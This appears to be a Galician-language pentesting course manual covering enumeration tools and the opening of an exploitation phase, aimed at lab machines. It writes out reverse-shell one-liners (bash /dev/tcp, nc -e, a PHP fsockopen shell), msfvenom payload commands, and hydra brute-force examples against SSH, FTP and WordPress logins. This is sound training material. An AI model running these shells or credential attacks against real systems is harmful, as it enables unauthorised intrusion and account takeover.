2.4.1 Comandos tipo empregados na Fase 2

Resumo de Comandos Fase 2

Comando	Propósito	Uso típico
`dirb`	Enumerar directorios/ficheiros web	`dirb http://IP`
`gobuster dir`	Enumerar directorios/ficheiros (rápido)	`gobuster dir -u http://IP -w wordlist.txt -x php`
`gobuster vhost`	Enumerar virtual hosts	`gobuster vhost -u http://dominio -w wordlist.txt --append-domain`
`wfuzz`	Fuzzing web avanzado	`wfuzz -c -z file,wordlist.txt --hc 404 http://IP/FUZZ`
`nikto`	Escaneo de vulnerabilidades web	`nikto -h http://IP`
`enum4linux`	Enumerar SMB	`enum4linux -a IP`
`smbclient`	Cliente SMB	`smbclient //IP/Share -N`
`showmount`	Enumerar NFS	`showmount -e IP`
`redis-cli`	Cliente Redis	`redis-cli -h IP -a password`
`mongosh`	Shell MongoDB	`mongosh "mongodb://user:pass@IP:27017/db"`
`finger`	Enumerar usuarios	`finger @IP`
`searchsploit`	Buscar exploits	`searchsploit servizo`
`exiftool`	Ler metadata	`exiftool ficheiro.jpg`
`wpscan`	Escáner WordPress	`wpscan --url http://IP/wordpress -e u`

Servizo Web

ENUMERACIÓN WEB

```
dirb http://IP
gobuster dir -u http://IP -w wordlist.txt -x extensións
wfuzz -c -z file,wordlist.txt --hc 404 -u http://IP/FUZZ
nikto -h http://IP
```

ENUMERACIÓN DE SUBDOMINIOS/VIRTUAL HOSTS

```
gobuster vhost -w wordlist.txt -u 'http://dominio' --append-domain
wfuzz -c -z file,wordlist.txt --hc 404 -u http://IP -H "Host: FUZZ.dominio"
```

ANÁLISE DE APLICACIÓNS WEB

```
firefox http://IP &
curl http://IP
curl -I http://IP
whatweb http://IP
```

Enumeración de Servizos Específicos

```
# FTP
ftp IP

# SMB
enum4linux IP
smbclient //IP/Share -N

# NFS
showmount -e IP

# Redis
redis-cli -h IP -a password
nmap -p 6379 --script redis-brute IP

# MongoDB
mongosh "mongodb://user:pass@IP:27017/database"

# Finger
finger @IP

# WordPress
wpscan --url http://IP/wordpress -e u
```

Busca de Exploits

```
searchsploit servizo
searchsploit -m exploit.py
```

Enumeración de Metadata

```
exiftool ficheiro.jpg
strings ficheiro.jpg
```

Documentación de Cada Comando

DIRB

GOBUSTER

WFUZZ

NIKTO

ENUM4LINUX

SMBCLIENT

SHOWMOUNT

REDIS-CLI

MONGOSH

FINGER

SEARCHSPLOIT

EXIFTOOL

WPSCAN

2.4.2 Enumeración/Fuzzing contidos web

dirb - Enumerador de Directorios Web

DESCRICIÓN

Ferramenta para descubrir directorios e ficheiros ocultos en servidores web mediante ataques de diccionario.

SINTAXE BÁSICA

```
dirb <URL> [wordlist] [opcións]
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-a <user-agent>`	User-Agent personalizado
`-c <cookie>`	Cookie para autenticación
`-H <header>`	Cabeceira HTTP adicional
`-p <proxy>`	Usar proxy
`-r`	Non facer peticións recursivas
`-R`	Facer peticións recursivas (interactivo)
`-S`	Modo silencioso
`-t`	Non forzar fin de URL con '/'
`-w`	Non parar ao recibir warnings
`-X <extensións>`	Engadir extensións (separadas por comas)
`-z <ms>`	Delay entre peticións (milisegundos)

EXEMPLOS DE USO

```
# Escaneo básico con wordlist por defecto
dirb http://192.168.56.100

# Escaneo con wordlist especifica
dirb http://192.168.56.100 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# Escaneo buscando extensións específicas
dirb http://192.168.56.100 -X .php,.txt,.bak

# Escaneo con autenticación (cookie)
dirb http://192.168.56.100 -c "PHPSESSID=abc123"

# Escaneo con User-Agent personalizado
dirb http://192.168.56.100 -a "Mozilla/5.0"

# Escaneo non recursivo
dirb http://192.168.56.100 -r

# Escaneo con delay (evitar detección)
dirb http://192.168.56.100 -z 100

# Escaneo a través de proxy
dirb http://192.168.56.100 -p http://127.0.0.1:8080
```

SAÍDA TÍPICA

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov  1 15:30:05 2025
URL_BASE: http://192.168.56.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
```

```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.104/ ----
+ http://192.168.56.104/index.html (CODE:200|SIZE:10701)
+ http://192.168.56.104/library/ (CODE:200|SIZE:1068)
==> DIRECTORY: http://192.168.56.104/library/admin/
+ http://192.168.56.104/library/login/ (CODE:200|SIZE:2151)
```

gobuster - Enumerador Web Rápido

DESCRICIÓN

Ferramenta escrita en Go para enumerar directorios/ficheiros, subdominios e virtual hosts de forma moi rápida.

SINTAXE BÁSICA

```
gobuster <modo> [opcións]
```

MODOS PRINCIPAIS

Modo	Descrición
`dir`	Enumeración de directorios/ficheiros
`dns`	Enumeración de subdominios
`vhost`	Enumeración de virtual hosts
`s3`	Enumeración de buckets S3

MODO DIR (DIRECTORIOS)

Opcións principais

Opción	Descrición
`-u <URL>`	URL obxectivo
`-w <wordlist>`	Wordlist a usar
`-x <extensións>`	Extensións a buscar (separadas por comas)
`-t <threads>`	Número de threads (por defecto: 10)
`-s <códigos>`	Códigos de estado positivos (por defecto: 200,204,301,302,307,401,403)
`-b <códigos>`	Códigos de estado negativos a excluír
`-k`	Omitir verificación de certificado SSL
`-c <cookie>`	Cookie para autenticación
`-H <header>`	Cabeceira HTTP adicional
`-p <proxy>`	Usar proxy
`-o <ficheiro>`	Gardar resultados en ficheiro
`--wildcard`	Forzar procesamento de wildcards

Exemplos de uso

```
# Escaneo básico
gobuster dir -u http://192.168.56.100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# Buscar extensións específicas
gobuster dir -u http://192.168.56.100 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak

# Aumentar threads para máis velocidade
gobuster dir -u http://192.168.56.100 -w wordlist.txt -t 50

# Con autenticación (cookie)
gobuster dir -u http://192.168.56.100 -w wordlist.txt -c "PHPSESSID=abc123"

# Buscar só códigos específicos
gobuster dir -u http://192.168.56.100 -w wordlist.txt -s "200,301"

# Excluír códigos específicos
gobuster dir -u http://192.168.56.100 -w wordlist.txt -b "404,403"
```

```
# HTTPS ignorando certificado
gobuster dir -u https://192.168.56.100 -w wordlist.txt -k

# Gardar resultados
gobuster dir -u http://192.168.56.100 -w wordlist.txt -o resultados.txt

# Buscar ficheiros de backup típicos
gobuster dir -u http://192.168.56.100/B4ckUp_3LLi0t/ -w wordlist.txt -x dump,db,bak,mongo,sql
```

MODO VHOST (VIRTUAL HOSTS)

Opcións principais

Opción	Descrición
`-u <URL>`	URL base
`-w <wordlist>`	Wordlist de subdominios
`--append-domain`	Engadir dominio base aos subdominios
`-t <threads>`	Número de threads

Exemplos de uso

```
# Enumeración de virtual hosts
gobuster vhost -u http://pl0t.nyx -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain

# Con threads aumentados
gobuster vhost -u http://unique.nyx -w subdomains.txt --append-domain -t 50

# Resultado típico:
# Found: sar.pl0t.nyx (Status: 200) [Size: 1234]
```

MODO DNS (SUBDOMINIOS)

```
# Enumeración de subdominios DNS
gobuster dns -d example.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

# Con resolvers personalizados
gobuster dns -d example.com -w wordlist.txt -r 8.8.8.8,1.1.1.1
```

wfuzz - Web Fuzzer Avanzado

DESCRICIÓN

Ferramenta para fuzzing de aplicacións web, descubrimento de recursos e explotación de vulnerabilidades.

SINTAXE BÁSICA

```
wfuzz [opcións] -u <URL>
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-c`	Saída con cores
`-z <tipo>,<valor>`	Especifica payload (file, list, range, etc.)
`-u <URL>`	URL obxectivo
`-w <wordlist>`	Wordlist (equivalente a -z file,wordlist)
`-H <header>`	Cabeceira HTTP personalizada
`--hc <códigos>`	Ocultar códigos de resposta específicos
`--hl <liñas>`	Ocultar respostas con número de liñas específico
`--hw <palabras>`	Ocultar respostas con número de palabras específico
`--hh <bytes>`	Ocultar respostas con tamaño específico
`--sc <códigos>`	Mostrar só códigos específicos
`-t <threads>`	Número de threads
`-p <proxy>`	Usar proxy
`--cookie <cookie>`	Cookie para autenticación

EXEMPLOS DE USO

```
# Fuzzing básico de directorios
wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hc 404 http://192.168.56.100/FUZZ

# Fuzzing de subdominios mediante Host header
wfuzz -c -z file,subdomains.txt --hc 404 -u http://192.168.56.100 -H "Host: FUZZ.pl0t.nyx" --hl 368

# Fuzzing de parámetros GET
wfuzz -c -z file,params.txt --hc 404 http://192.168.56.100/page.php?FUZZ=test

# Fuzzing de valores de parámetros
wfuzz -c -z file,wordlist.txt --hc 404 http://192.168.56.100/page.php?id=FUZZ

# Fuzzing de extensións de ficheiros
wfuzz -c -z file,wordlist.txt -z list,php-txt-html --hc 404 http://192.168.56.100/FUZZ.FUZ2Z

# Fuzzing POST
wfuzz -c -z file,users.txt -z file,pass.txt --hc 404 -d "username=FUZZ&password=FUZ2Z" http://192.168.56.100/login

# Ocultar por tamaño de resposta
wfuzz -c -z file,wordlist.txt --hh 1234 http://192.168.56.100/FUZZ

# Con autenticación (cookie)
wfuzz -c -z file,wordlist.txt --hc 404 --cookie "PHPSESSID=abc123" http://192.168.56.100/FUZZ

# Buscar ficheiros .js subidos
wfuzz -c -z file,wordlist.txt --hc 404 http://192.168.56.100:3000/FUZZ.js

# Múltiples threads
wfuzz -c -z file,wordlist.txt --hc 404 -t 50 http://192.168.56.100/FUZZ
```

SAÍDA TÍPICA

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

```
Target: http://192.168.56.100/FUZZ
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars
Payload
=====================================================================

000000001:   200        375 L    964 W      10701 Ch
"index"
000000259:   200        42 L     120 W      1068 Ch
"library"
000002487:   301        9 L      28 W       319 Ch      "admin"
```

nikto - Escáner de Vulnerabilidades Web

DESCRICIÓN

Nikto é un escáner de vulnerabilidades para servidores web. Realiza probas para detectar:

- ficheiros e directorios expostos
- versións vulnerables de servidores web
- configuracións inseguras
- cabeceras HTTP incorrectas ou perigosas
- módulos coñecidos con vulnerabilidades

É unha ferramenta moi utilizada en recoñecementos iniciais de servizos web.

SINTAXE BÁSICA

```
nikto -h <URL> [opcións]
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-h <URL>`	Host ou URL obxectivo
`-p <porto>`	Porto a analizar
`-ssl`	Forzar uso de SSL/HTTPS
`-nossl`	Forzar HTTP sen SSL
`-Tuning <n>`	Seleccionar tipos de probas (1-9)
`-timeout <s>`	Timeout por defecto
`-useragent <UA>`	User-Agent personalizado
`-useproxy`	Usar proxy
`-list-plugins`	Listar plugins dispoñibles
`-Plugins <nome>`	Activar/desactivar plugins
`-o <ficheiro>`	Gardar resultados (txt, html, xml, csv)
`-Format <formato>`	Especificar formato de saída
`-Display <opción>`	Mostrar máis información (headers, redirects, etc.)

EXEMPLOS DE USO

```
# Escaneo básico
nikto -h http://192.168.56.101

# Escaneo en HTTPS
nikto -h https://192.168.56.101

# Escaneo indicando porto
nikto -h http://192.168.56.101 -p 8080

# Gardar resultados en HTML
nikto -h http://192.168.56.101 -o reporte.html -Format html

# Usar User-Agent personalizado
nikto -h http://192.168.56.101 -useragent "Mozilla/5.0"

# Listar todos os plugins
nikto -list-plugins

# Escaneo seleccionando tipos de probas específicas
```

```
nikto -h http://192.168.56.101 -Tuning 1,2,3

# Escaneo con tempo de espera definido
nikto -h http://192.168.56.101 -timeout 10

# Usar proxy
nikto -h http://192.168.56.101 -useproxy http://127.0.0.1:8080
```

SAÍDA TÍPICA

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2025-11-01 15:42:12
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/7.4.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ Apache mod_negotiation is enabled.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /old/: Directory indexing found.
+ OSVDB-3233: /phpinfo.php: Output from the phpinfo() function was found.
+ Scan completed.
```

2.4.3 **enum4linux** - Enumerador SMB/CIFS

Descrición

Ferramenta para enumerar información de sistemas Windows/Samba mediante SMB.

Sintaxe básica

```
enum4linux [opcións] <IP>
```

Opcións principais

Opción	Descrición
`-U`	Enumerar usuarios
`-S`	Enumerar recursos compartidos
`-G`	Enumerar grupos
`-P`	Enumerar políticas de contrasinais
`-o`	Enumerar información do SO
`-a`	Enumeración completa (todas as opcións anteriores)
`-u <usuario>`	Usuario para autenticación
`-p <password>`	Contrasinal para autenticación
`-w <workgroup>`	Workgroup/Domain

Exemplos de uso

```
# Enumeración completa
enum4linux -a 192.168.56.100

# Enumerar só recursos compartidos
enum4linux -S 192.168.56.100

# Enumerar usuarios
enum4linux -U 192.168.56.100

# Con autenticación
enum4linux -u admin -p password -a 192.168.56.100

# Enumerar información do SO
enum4linux -o 192.168.56.100
```

2.4.4 **smbclient** - Cliente SMB

Descrición

Cliente para acceder a recursos compartidos SMB/CIFS.

Sintaxe básica

```
smbclient //<IP>/<share> [opcións]
```

Opcións principais

Opción	Descrición
`-N`	Sen contrasinal (null session)
`-U <usuario>`	Usuario para autenticación
`-p <porto>`	Porto SMB (por defecto: 445)
`-L <host>`	Listar recursos compartidos
`-c <comando>`	Executar comando e saír

Exemplos de uso

```
# Listar recursos compartidos sen autenticación
smbclient -L //192.168.56.100 -N

# Conectar a recurso sen autenticación
smbclient //192.168.56.100/Server -N

# Conectar con usuario
smbclient //192.168.56.100/Share -U admin

# Executar comandos e saír
smbclient //192.168.56.100/Server -N -c "ls; get file.txt"

# Subir ficheiro
smbclient //192.168.56.100/Server -N
smb: \> put shell.php
```

2.4.5 **showmount** - Enumerador NFS

Descrición

Mostra exportacións NFS dispoñibles nun servidor.

Sintaxe básica

```
showmount [opcións] <host>
```

Opcións principais

Opción	Descrición
`-e`	Mostrar lista de exportacións
`-a`	Mostrar clientes e directorios montados
`-d`	Mostrar só directorios

Exemplos de uso

```
# Listar exportacións NFS
showmount -e 192.168.56.100

# Ver clientes conectados
showmount -a 192.168.56.100

# Resultado típico:
# Export list for 192.168.56.100:
# /var/www/html *
```

2.4.6 **redis-cli** - Cliente Redis

Descrición

Interface de liña de comandos para Redis.

Sintaxe básica

```
redis-cli [opcións]
```

Opcións principais

Opción	Descrición
`-h <host>`	Host Redis
`-p <porto>`	Porto Redis (por defecto: 6379)
`-a <password>`	Contrasinal de autenticación
`-n <db>`	Número de base de datos

Exemplos de uso

```
# Conectar a Redis local
redis-cli

# Conectar a Redis remoto
redis-cli -h 192.168.56.100

# Conectar con autenticación
redis-cli -h 192.168.56.100 -a hellow

# Comandos dentro de redis-cli
KEYS *              # Listar todas as chaves
GET key1            # Obter valor dunha chave
SET key value       # Establecer chave
INFO                # Información do servidor
CONFIG GET *        # Ver configuración
```

2.4.7 **mongosh** - Shell de MongoDB

Descrición

Shell interactiva para MongoDB.

Sintaxe básica

```
mongosh [opcións] [connection-string]
```

Exemplos de uso

```
# Conectar a MongoDB remoto con autenticación
mongosh "mongodb://<usuario>:<contrasinal>@<IP>:<porto>/<baseDatos>?replicaSet=<replicaSet>&directConnection=true"
```

Exemplos de parámetros:

`<usuario>` — *Usuario de MongoDB*

`<contrasinal>` — Contrasinal asociado

`<IP>` — *IP ou dominio do servidor MongoDB*

`<porto>` — Porto do servizo MongoDB (por defecto: `27017`)

`<baseDatos>` — *Base de datos á que conectarse*

`<replicaSet>` — Nome do conxunto de replicación se existe

```
# Comandos dentro de mongosh
show dbs                    # Amosar todas as bases de datos dispoñibles
use dbName                  # Cambiar á base de datos chamada 'dbName'
show collections            # Listar todas as coleccións da base de datos actual
db.collectionName.find()    # Amosar documentos da colección 'collectionName'
db.collectionName.find().pretty()   # Amosar documentos con formato lexible
db.collectionName.findOne()  # Amosar un só documento (primeiro que coincida)
db.collectionName.count()    # Contar número de documentos da colección
```

2.4.8 **finger** - Enumerador de Usuarios

Descrición

Protocolo legacy para obter información de usuarios nun sistema.

Sintaxe básica

```
finger [usuario]@<host>
```

Exemplos de uso

```
# Enumerar todos os usuarios
finger @192.168.56.100

# Enumerar usuario específico
finger admin@192.168.56.100

# Usar con nmap
nmap -p 79 --script finger 192.168.56.100
```

2.4.9 **searchsploit** - Buscador de Exploits

DESCRICIÓN

Ferramenta para buscar exploits na base de datos Exploit-DB.

SINTAXE BÁSICA

```
searchsploit <termo>
```

OPCIÓNS PRINCIPAIS

Opción	Descrición
`-m <exploit>`	Copiar exploit ao directorio atual (mirror)
`-x <exploit>`	Examinar exploit
`-w <exploit>`	Ver URL de Exploit-DB
`--cve <CVE>`	Buscar por CVE
`-t <termo>`	Buscar só nos títulos
`--exclude=<termo>`	Excluír termo da busca
`-u` ou `--update`	Actualizar base de datos de exploits
`--nmap <ficheiro.xml>`	Buscar exploits baseados en resultados nmap
`-j`	Saída en formato JSON
`--colour`	Saída con cores

Actualizar Base de Datos

ACTUALIZACIÓN DO PAQUETE (KALI LINUX)

```
# Actualizar o paquete exploitdb completo
sudo apt update
sudo apt upgrade exploitdb

# Ou reinstalar
sudo apt install --reinstall exploitdb
```

ACTUALIZACIÓN BÁSICA

```
# Actualizar base de datos de searchsploit
searchsploit -u

# Con sudo (recomendado para evitar problemas de permisos)
sudo searchsploit -u
```

Repositorio oficial exploitdb

```
# Clonar o repositorio oficial
git clone https://gitlab.com/exploit-database/exploitdb

# Acceder ao repositorio
cd exploitdb

# Actualizar mediante Git
sudo git pull

# Ver información do repositorio
git log -1

# Ver data da última actualización
ls -la /usr/share/exploitdb/.git/FETCH_HEAD
```

FRECUENCIA DE ACTUALIZACIÓN RECOMENDADA

- **Antes dunha auditoría**: Sempre actualizar
- **Uso regular**: Actualizar semanalmente
- **Competicións CTF**: Actualizar diariamente

```
# Engadir a crontab para actualización automática semanal (domingos ás 2 AM)
sudo crontab -e

# Engadir liña:
0 2 * * 0 /usr/bin/searchsploit -u >/dev/null 2>&1
```

Exemplos de uso

```
# Busca básica
searchsploit websvn

# Buscar por CVE
searchsploit --cve 2014-6271

# Ver detalles dun exploit
searchsploit -x php/webapps/49344.py

# Copiar exploit ao directorio atual
searchsploit -m 49344

# Buscar só en títulos
searchsploit -t "wordpress plugin"

# Ver URL online
searchsploit -w shellshock

# Excluír termos
searchsploit apache --exclude="2.2"

# Buscar exploits para versión específica
searchsploit "wordpress 5.0"

# Buscar con saída JSON (útil para scripts)
searchsploit wordpress -j

# Buscar baseándose en escaneo nmap
nmap -sV -oX scan.xml 192.168.56.100
searchsploit --nmap scan.xml
```

SOLUCIÓN DE PROBLEMAS COMÚNS

Erro: "permission denied"

```
# Cambiar permisos do directorio
sudo chown -R $USER:$USER /usr/share/exploitdb
sudo chmod -R 755 /usr/share/exploitdb
```

Erro: "fatal: not a git repository"

```
# Reinstalar exploitdb
sudo apt remove exploitdb
sudo apt install exploitdb
```

Base de datos corrupta

```
# Eliminar e reinstalar
sudo rm -rf /usr/share/exploitdb
sudo apt install --reinstall exploitdb
sudo searchsploit -u
```

INFORMACIÓN ADICIONAL

Ubicación da base de datos:

```
/usr/share/exploitdb/          # Directorio principal
/usr/share/exploitdb/exploits/ # Exploits
/usr/share/exploitdb/files.csv # Base de datos CSV
```

Repositorio oficial:

- GitHub
- Web

Tamaño típico da base de datos:

- ~50,000+ exploits
- ~250 MB de espazo en disco

2.4.10 **exiftool** - Lector de Metadata

Descrición

Ferramenta para ler e escribir metadata en ficheiros (imaxes, PDFs, vídeos, etc.).

Sintaxe básica

```
exiftool [opcións] <ficheiro>
```

Exemplos de uso

```
# Ver metadata dunha imaxe
exiftool image.jpg

# Ver metadata específica
exiftool -Comment image.jpg

# Ver metadata de múltiples ficheiros
exiftool *.jpg

# Buscar comentarios ocultos
exiftool image.jpg | grep -i comment

# Extraer metadata de PDF
exiftool document.pdf
```

2.4.11 **WPScan** - Escáner de WordPress

Descrición

Escáner de seguridade específico para WordPress.

Sintaxe básica

```
wpscan --url <URL> [opcións]
```

Opcións principais

Opción	Descrición
`--url <URL>`	URL do sitio WordPress
`-e <tipo>`	Enumerar (u=users, p=plugins, t=themes, vp=vulnerable plugins)
`-U <usuarios>`	Lista de usuarios para brute-force
`-P <wordlist>`	Wordlist para brute-force
`--api-token <token>`	Token da API de WPScan
`--random-user-agent`	User-Agent aleatorio
`--force`	Non comprobar se é WordPress

Exemplos de uso

```
# Enumeración básica
wpscan --url http://192.168.56.100/wordpress

# Enumerar usuarios
wpscan --url http://megablog.nyx/wordpress -e u

# Enumerar plugins vulnerables
wpscan --url http://192.168.56.100/wordpress -e vp

# Brute-force de usuario
wpscan --url http://megablog.nyx/wordpress -U peter -P /usr/share/wordlists/rockyou.txt

# Escaneo completo
wpscan --url http://192.168.56.100/wordpress -e u,vp,vt --api-token YOUR_TOKEN
```

2.5 Fase 3. Explotación

2.5.1 Comandos tipo empregados na Fase 3

Comando	Propósito	Uso típico
`hydra`	Brute-force multiprotocolo	SSH, FTP, HTTP-POST-FORM
`ssh2john`	Extraer hash SSH	`ssh2john id_rsa > hash.txt`
`john`	Crackear contrasinais (offline)	`john hash.txt --wordlist=rockyou.txt`
`hashcat`	Cracking avanzado GPU/CPU (offline)	`hashcat -m 1000 -a 0 hash.txt rockyou.txt`
`nc`	Listener reverse shell	`nc -nlvp 4444`
`bash`	Reverse shell	`bash -i >& /dev/tcp/IP/4444 0>&1`
`ssh`	Acceso remoto	`ssh -i id_rsa user@IP`
`ftp`	Transferencia ficheiros	Subir shells, descargar datos
`sqlmap`	SQL Injection	Enumerar DBs, extraer datos
`msfconsole`	Framework explotación	Exploits automatizados
`msfvenom`	Xerar payloads/shells	`msfvenom -p linux/x64/shell_reverse_tcp`

Exemplos

Brute Force / Cracking

```
# Ataques online (Hydra)
hydra -l user -P wordlist.txt IP ssh
hydra -l user -P wordlist.txt IP ftp
hydra -l user -P wordlist.txt IP http-post-form "..."

# Converter claves SSH a hash (para cracking offline)
ssh2john id_rsa > hash.txt

# Cracking offline con John
john hash.txt --wordlist=wordlist.txt

# Cracking offline con Hashcat (NTLM como exemplo)
hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

Exploits Públicos

```
python exploit.py
searchsploit -m exploit.py
msfconsole -q
use exploit/...
```

Xerar Payloads (msfvenom)

```
# Payload reverse shell Linux x64
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=4444 -f elf > shell.elf

# Payload reverse shell Windows
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 -f exe > shell.exe

# Reverse shell PHP
msfvenom -p php/reverse_php LHOST=IP LPORT=4444 -f raw > shell.php

# Listar payloads dispoñibles
msfvenom -l payloads
```

Reverse Shells

```
nc -nlvp 4444
bash -i >& /dev/tcp/IP/4444 0>&1
nc -e /bin/bash IP 4444
php -r '$sock=fsockopen("IP",4444);exec("sh <&3 >&3 2>&3");'
```

File Upload / Transfer

```
wget http://IP/file
curl http://IP/file -o file
scp file user@IP:/path
ftp IP
smbclient //IP/Share -N
```

Acceso con Credenciais

```
ssh user@IP
ssh -i id_rsa user@IP
telnet user@IP
rsh user@IP
ftp user@IP
```

Bases de Datos

```
mysql -h IP -u user -p
redis-cli -h IP -a password
mongosh "mongodb://user:pass@IP:27017/db"
sqlmap -u "URL" --data="..." -p parameter
```

Documentación de Cada Comando

HYDRA

SSH2JOHN

JOHN

HASHCAT

NC/NETCAT

REVERSE SHELLS

SSH - SECURE SHELL

FTP - FILE TRANSFER PROTOCOL

SQLMAP

METASPLOIT FRAMEWORK (MSFCONSOLE)

XERAR PAYLOADS/SHELLS (MSFVENOM)

hydra – Ataques de autenticación multiprotocolo

Descrición

Hydra (THC Hydra) é unha ferramenta moi flexible para realizar **ataques de autenticación online** contra múltiples servizos (SSH, FTP, HTTP/HTTPS, SMB, bases de datos, etc.).

Permite executar:

- ataques de **diccionario**,
- **password spraying** (poucos contrasinais, moitos usuarios),
- **credential stuffing** (pares `user:pass`),
- e tamén variantes de **forza bruta limitada** usando wordlists.

Hydra non realiza forza bruta pura con máscaras (probar todas as combinacións posibles): esa tarefa corresponde a ferramentas **offline** como *Hashcat* ou *John the Ripper*.

> **Diccionario vs forza bruta (clásica)**
>
> Os exemplos deste ficheiro usan **diccionario online**, é dicir, probas contra un servizo usando unha *wordlist*.
> A **forza bruta real** implica probar *todas* as combinacións posibles (`aaaa → zzzz`, patróns de tipo `?l?l?d?d`…), algo inviable contra servizos online debido a límites de intentos e bloqueos de conta.
> Para *máscaras* e forza bruta pura deben usarse ferramentas **offline**, como Hashcat ou John, traballando sobre ficheiros de hashes.

Sintaxe básica

```
hydra [opcións] <módulo/protocolo>://<IP>[:porto]

# nalgúns casos:
hydra [opcións] <IP> <protocolo>
```

Opcións principais

Opción	Descrición
`-l <usuario>`	Usuario único
`-L <ficheiro>`	Lista de usuarios
`-p <password>`	Contrasinal única
`-P <ficheiro>`	Wordlist de contrasinais
`-s <porto>`	Porto personalizado
`-t <threads>`	Número de threads paralelos (por defecto: 16)
`-f` / `-F`	Parar ao atopar a primeira credencial válida
`-V` / `-v`	Modo verbose
`-I`	Ignorar ficheiro de restore previo
`-o <ficheiro>`	Gardar resultados
`-e <opcións>`	Probas adicionais: `n` (null), `s` (igual que login), `r` (reverse)
`-C <ficheiro>`	Ficheiro con pares `user:pass` (credential stuffing)

Protocolos soportados — Exemplos

SSH (diccionario)

```
## Diccionario para un usuario
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.100

## Con porto personalizado
hydra -l admin -P wordlist.txt -s 2222 ssh://192.168.56.100

## Múltiples usuarios
hydra -L users.txt -P wordlist.txt ssh://192.168.56.100

## Máis threads e parar ao atopar a primeira credencial válida
hydra -l root -P wordlist.txt ssh://192.168.56.100 -F -V -t 64

## Probar null password, same-as-login e reverse-login
hydra -L users.txt -P wordlist.txt ssh://192.168.56.100 -e nsr
```

FTP (diccionario / credential stuffing)

```
## Diccionario FTP
hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.100

## FTP con threads aumentados
hydra -l ftp -P wordlist.txt ftp://192.168.56.100 -F -V -t 64

## Usuario anónimo
hydra -l anonymous -p "" ftp://192.168.56.100

## Credential stuffing (ficheiro combos.txt onde cada liña ten o formato user:pass)
hydra -C combos.txt ftp://192.168.56.100
```

HTTP POST Form (formularios web)

```
## WordPress login (diccionario contra un usuario)
hydra -l peter -P wordlist.txt doamin.nyx http-post-form \
"/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:F=Error: The password you entered for the username" -F -V -t 64

## Estructura xeral
hydra -l USER -P PASS IP http-post-form \
"PATH:PARAMS:FAILURE_STRING"

## Con cookie de sesión
hydra -l admin -P wordlist.txt 192.168.56.100 http-post-form \
"/login:username=^USER^&password=^PASS^:F=incorrect:H=Cookie: PHPSESSID=abc123"

## HTTPS (formularios sobre TLS)
hydra -l admin -P wordlist.txt example.com https-post-form \
"/login:user=^USER^&pass=^PASS^:F=failed"
```

Parámetros importantes:

- `PATH` : ruta do formulario
- `PARAMS` : parámetros POST (`^USER^` e `^PASS^`)
- `F=` → cadea que indica fallo
- `S=` → cadea que indica éxito
- `H=` → cabeceiras adicionais (cookies, tokens…)

Telnet

```
hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.56.100 telnet
```

SMB

```
hydra -l administrator -P wordlist.txt smb://192.168.56.100
```

MySQL

```
hydra -l root -P wordlist.txt mysql://192.168.56.100
```

LDAP (bind attempts)

```
hydra -L /labs/users.txt -P /labs/wordlists/ad_common.txt ldap://<TARGET>
```

Sección extra: forza bruta con máscaras (offline)

Hydra **non** realiza forza bruta real con xeración de combinacións.
As máscaras e o brute force clásico realízanse en cracking offline:

Hashcat – Examples

```
## 2 maiúsculas + 4 minúsculas + 2 díxitos
hashcat -m <HASH_TYPE> -a 3 hashes.txt ?u?u?l?l?l?l?d?d

## 6 díxitos
hashcat -m <HASH_TYPE> -a 3 hashes.txt ?d?d?d?d?d?d

## Híbrido wordlist + máscara
hashcat -m <HASH_TYPE> -a 6 hashes.txt rockyou.txt ?d?d
```

John the Ripper – Examples

```
## Incremental (todas as combinacións segundo perfil)
john --incremental hashes.txt

## Máscara personalizada
john --mask='?u?l?l?d?d?d' hashes.txt
```

Por que non usar máscaras con Hydra?

As máscaras requiren avaliar millóns de combinacións.
Isto é **inviable contra servizos online** (SSH, FTP, LDAP…), que teñen límites de intentos e bloqueos de conta.
Por iso, as máscaras úsanse **só en cracking offline**.

Notas prácticas

- Hydra é perfecto para ataques **online** baseados en diccionario, spraying e combos.
- Para forza bruta real → usar Hashcat/John (offline).
- A opción `-t` controla threads: máis threads = máis velocidade pero máis ruído nos logs.
- Usar sempre wordlists filtradas en servizos sensibles a bloqueo.

2.5.2 **ssh2john** - Extractor de Hash SSH

Descrición

Ferramenta para extraer hashes de chaves privadas SSH cifradas con passphrase.

Sintaxe básica

```
ssh2john <ficheiro_chave> > hash.txt
```

Exemplos de uso

```
# Extraer hash dunha chave SSH
ssh2john id_rsa > id_rsa.hash

# Ver o hash
cat id_rsa.hash

# Exemplo de saída:
# id_rsa:$sshng$1$16$B8F4C...[hash]...
```

john - John the Ripper (Cracker de Contrasinais)

Descrición

Ferramenta de cracking de contrasinais que soporta múltiples formatos de hash.

Sintaxe básica

```
john [opcións] <ficheiro_hash>
```

Opcións principais

Opción	Descrición
`--wordlist=<ficheiro>`	Wordlist para ataque de diccionario
